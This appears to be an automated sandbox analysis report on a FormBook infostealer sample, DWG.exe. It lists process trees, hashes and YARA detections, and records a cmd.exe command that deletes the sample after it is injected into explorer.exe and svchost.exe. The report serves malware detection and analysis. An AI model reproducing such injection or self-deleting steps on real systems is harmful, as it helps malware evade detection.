Commandline:	C:\Users\user\Desktop\DWG.exe

Imagebase:	0x400000
File size:	626688 bytes
MD5 hash:	FF882802D113ED02FA070C496F89D797
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.329088160.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.329088160.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.329088160.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.378660694.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.378660694.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.378660694.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.378750031.00000000005C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.378750031.00000000005C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.378750031.00000000005C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.378700564.0000000000430000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.378700564.0000000000430000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.378700564.0000000000430000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.329372667.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.329372667.0000000000401000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.329372667.0000000000401000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3352 Parent PID: 6240

General

Start time:	07:39:27
Start date:	28/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.348602608.000000000792F000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.348602608.000000000792F000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.348602608.000000000792F000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.363695053.000000000792F000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.363695053.000000000792F000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.363695053.000000000792F000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 6564 Parent PID: 3352

General

Start time:	07:39:46
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0x280000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.556950950.0000000002F10000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.556950950.0000000002F10000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.556950950.0000000002F10000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.556210414.0000000000A00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.556210414.0000000000A00000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.556210414.0000000000A00000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.556634388.0000000002E10000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.556634388.0000000002E10000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.556634388.0000000002E10000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6584 Parent PID: 6564

General

Start time:	07:39:50
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\DWG.exe'
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6604 Parent PID: 6584

General

Start time:	07:39:51
Start date:	28/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis